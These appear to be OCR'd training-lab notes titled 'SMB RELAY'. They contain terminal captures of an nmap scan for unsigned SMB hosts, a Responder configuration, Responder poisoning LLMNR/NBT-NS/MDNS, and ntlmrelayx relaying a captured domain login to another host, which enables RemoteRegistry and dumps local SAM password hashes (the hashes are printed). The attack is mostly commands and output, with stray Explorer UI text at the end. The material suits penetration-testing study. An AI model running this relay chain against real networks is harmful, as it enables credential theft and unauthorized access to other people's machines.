# SMB RELAY


martes, 25 de febrero de 2025 18:46

```
┌──(kali㉿kali)-[~/Desktop/adds]
└─$ nmap --script=smb2-security-mode.nse -p445 192.168.143.0/24 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-25 12:45 EST
Nmap scan report for 192.168.143.1
Host is up (0.00068s latency).

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds
MAC Address: 00:50:56:C0:00:01 (VMware)

Nmap scan report for 192.168.143.130
Host is up (0.00021s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:BE:C0:9D (VMware)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Nmap scan report for 192.168.143.131
Host is up (0.00018s latency).

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds
MAC Address: 00:0C:29:26:63:CA (VMware)

Nmap scan report for 192.168.143.254
Host is up (0.00016s latency).

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds
MAC Address: 00:50:56:EF:62:D6 (VMware)

Nmap scan report for 192.168.143.132
Host is up (0.00013s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required

Nmap done: 256 IP addresses (5 hosts up) scanned in 29.32 seconds
```

```
 GNU nano 8.2                                                    /etc/responder/Responder.conf *
[Responder Core]

; Poisoners to start
MDNS  = On
LLMNR = On
NBTNS = On

; Servers to start
SQL      = On
SMB      = Off
RDP      = On
Kerberos = On
FTP      = On
POP      = On
SMTP     = On
IMAP     = On
HTTP     = Off
HTTPS    = On
DNS      = On
LDAP     = On
DCERPC   = On
WINRM    = On
SNMP     = Off
MQTT     = On
```

```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth0 -w -D
[sudo] password for kali:

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

  To support this project:
  Github → https://github.com/sponsors/lgandx
  Paypal  → https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo python3 ntlmrelayx.py -tf targets.txt -smb2support
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay enabled

[*] Servers started, waiting for connections
[*] Received connection from STUCOM/userdc1 at WINPRO1, connection will be relayed after re-authentication
[]
[*] SMBD-Thread-5 (process_request_thread): Connection from STUCOM/USERDC1@192.168.143.131 controlled, attacking target smb://192.168.143.133
[*] Authenticating against smb://192.168.143.133 as STUCOM/USERDC1 SUCCEED
[*] All targets processed!
[*] SMBD-Thread-5 (process_request_thread): Connection from STUCOM/USERDC1@192.168.143.131 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Received connection from STUCOM/userdc1 at WINPRO1, connection will be relayed after re-authentication
[*] Target system bootKey: 0×52f473e18ec392be0bbe72c3f0636654
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4384091e4723491fa716912ef112e565:::
Usuario2:1001:aad3b435b51404eeaad3b435b51404ee:fbdcd5041c96ddbd8224270b57f11fc:::
[*] Done dumping SAM hashes for host: 192.168.143.133
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
[*] Received connection from STUCOM/userdc1 at WINPRO1, connection will be relayed after re-authentication
[*] All targets processed!
[*] SMBD-Thread-8 (process_request_thread): Connection from STUCOM/USERDC1@192.168.143.131 controlled, but there are no more targets left!
```


Network
File
Network
View
\\bnomba
Search Network
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Computer (1)
WINPRO2
1 item